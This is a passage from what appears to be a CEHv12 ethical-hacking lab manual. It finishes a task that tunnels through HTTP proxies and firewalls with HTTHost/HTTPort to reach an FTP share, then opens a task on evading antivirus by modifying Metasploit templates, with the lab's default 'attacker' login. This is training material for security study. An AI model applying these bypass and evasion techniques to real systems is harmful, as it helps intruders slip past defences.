
64. Now you have the access and ability to add files in the ftp directory located in the **Windows 11** machine.

65. Type **mkdir Test** and press **Enter**.



66. Now, Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

67. A directory named **Test** will be created in the **FTP** folder on the **Windows 11** (location: **C:\FTP**) machine, as shown in the screenshot:



68. Thus, you are able to bypass HTTP proxies as well as firewalls, and thereby access files beyond them.


> Note: On completion of the task, delete the created outbound rule, stop HTTHost and HTTPort and disable the firewall (which was enabled in the beginning of the task) in the machine (i.e., **Windows Server 2019**), and start the World Wide Web Publishing and IIS Admin Services on the **Windows Server 2022** machine.

Task 3: Bypass Antivirus using Metasploit Templates


Antivirus software is designed to detect malicious processes or files and prevent their execution on endpoints. There are various techniques that can be used for bypassing antivirus and execute the malicious processes in the target machine.

Here, we will modify Metasploit templates to bypass antivirus detection.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

